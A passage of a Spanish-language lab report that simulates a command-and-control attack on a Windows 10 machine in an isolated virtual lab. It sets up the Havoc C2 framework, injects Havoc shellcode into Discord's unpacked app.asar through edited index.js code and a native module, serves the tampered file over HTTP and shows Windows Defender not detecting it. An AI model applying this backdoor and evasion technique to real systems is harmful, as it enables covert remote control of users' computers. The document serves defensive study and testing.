- Una máquina **Windows 10 (Víctima)**


Se procede a instalar ambas máquinas en **VirtualBox**:



Una vez terminada la instalación las máquinas están listas para su uso. En la máquina **Windows 10** se ha procedido a crear un usuario genérico llamado Rafa y a actualizar la máquina con los últimos parches disponibles en **Windows Update** así como instalar la aplicación **Discord**.



Ambas máquinas están conectadas a la misma red y se les ha asignado una **IP fija**, **192.168.1.32** para **Debian 12** y **192.168.1.33** para **Windows 10**, como se observa en la captura mediante el comando **ping** se confirma que tienen visibilidad entre ellas.



En la máquina **Debian 12** se procede a instalar el programa de **C&C Havoc**, se ha seguido la recomendación de instalarlo en la carpeta **/opt**.

```
git clone https://github.com/HavocFramework/Havoc
```

```
sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev
libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev
libreadline-dev libffi-dev libsdl3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser
qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev
golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64
nasm
```

Posteriormente se procede a instalar el lenguaje **GO** mediante los comandos:

```
wget https://go.dev/dl/go1.24.3.linux-amd64.tar.gz
```

```
rm -rf /usr/local/go && tar -C /usr/local -xzf go1.24.3.linux-amd64.tar.gz
export PATH=$PATH:/usr/local/go/bin
rm /usr/bin/go
export PATH=$PATH:/usr/local/go/bin
```


Posteriormente se procede a asignar a la máquina virtual **4 gigas de RAM** para compilar el ejecutable de **Havoc** mediante los comandos:

```
make ts-build  
make client-build
```

Un vez finalizado el proceso ya se pueden ejecutar tanto el **servidor** como el **cliente** de **Havoc** en **dos terminales**, ejecutando en la carpeta **/opt/Havoc** los siguientes comandos:

```
./havoc server --profile ./profiles/havoc.yaotl -v --debug  
./havoc client
```


Finalmente se introduce en el **cliente** la contraseña **password1234** y se procede a crear un **listener** y un **payload**, en este caso se usará opción de **Windows Shellcode**:



Posteriormente se procede a instalar las aplicaciones **nodejs** y **npm** así como el módulo **electron** de **npm**, mediante los siguientes comandos:

```
apt install nodejs  
apt install npm  
npm install -g @electron/asar
```


Con estas aplicaciones instaladas se procede a manipular el archivo **app.asar** en **Debian**, el cual se encuentra en la carpeta de **Windows** C:\Users\<usuario>\AppData\Local\Discord. Mediante el comando **asar extract app.asar unpacked** se descomprime el archivo en la carpeta **unpacked**, en ella se encuentra la carpeta **app\_bootstrap**. En esta carpeta se procede a copiar el archivo **keytar.node** que se ha descargado previamente.




En dicha carpeta se encuentra un archivo que es fundamental para la ejecución de esta técnica **index.js**. Mediante **mousepad**, u otro editor de texto, se abre el archivo **index.js** y se añaden las siguientes líneas a después de la primera:

```
const scexec = require('./keytar.node')
const buf = Buffer.from([0xfc,0x48,0x83,0x00]);
scexec.run_array(Array.from(buf));
```


Se procede a guardar el archivo y se instalan las siguientes aplicaciones, **Bless**, equivalente en **Debian** a **HxD** de sistemas **Windows**, y **Geany**, equivalente a **Notepad++**, ambos se instalan mediante el comando **apt install**. Mediante **Bless** se procede abrir el **payload** generado **Havoc**, el archivo **demon.x64.bin**, y a copiar todo su contenido. Mediante **Geany** se genera un documento en blanco, en el cual se pega todo el código hexadecimal en una misma línea, para a continuación sustituir todos los espacios en blanco del mismo por los siguientes caracteres: **,x0** (**importante**, una vez realizada la sustitución se debe añadir **x0** al principio de la cadena). Una vez hecho esto se procede a copiar y pegar el código resultante en el archivo **index.js**, en la linea **const buf = Buffer.from([0xfc,0x48,0x83,0x00]);** eliminando los caracteres señalados en rojo por el código del documento de **Geany**. Una vez hecho esto se puede volver a comprimir nuevo archivo **app.asar** mediante el comando **asar pack unpacked app.asar**. A continuación se muestra una captura del proceso de sustitución de los espacios en blanco, dada su importancia en el proceso.



Con el nuevo archivo comprimido, su tamaño será superior al original, se procede a levantar un servicio en el puerto 80, mediante el comando `python3 -m http.server 80`, para a continuación realizar una conexión mediante el navegador de la máquina **Windows** a la IP asignada a la máquina **Debian** y descargar el archivo **app.asar** manipulado. En la siguiente captura se puede observar como **Windows Defender** no detecta en ningún momento el archivo como malicioso.



Una vez sustituido el archivo **app.asar** original por el nuevo que se ha generado, en la carpeta C:\Users\<usuario>\AppData\Local\Discord se ejecuta la aplicación sin que otra vez **Windows Defender** detecte nada. Como se observa en la siguiente captura, para la prueba del payload se ha utilizado un **entorno controlado** sin conexión a internet.



Con Discord ejecutándose se inicia el **C&C** en la máquina víctima y cómo se muestra en la siguiente captura es posible ejecutar comandos en **shell**, como por ejemplo un **dir** para listar archivos. Con esto se daría por concluida la simulación de un ataque mediante **C&C** con **Windows Defender** activo.

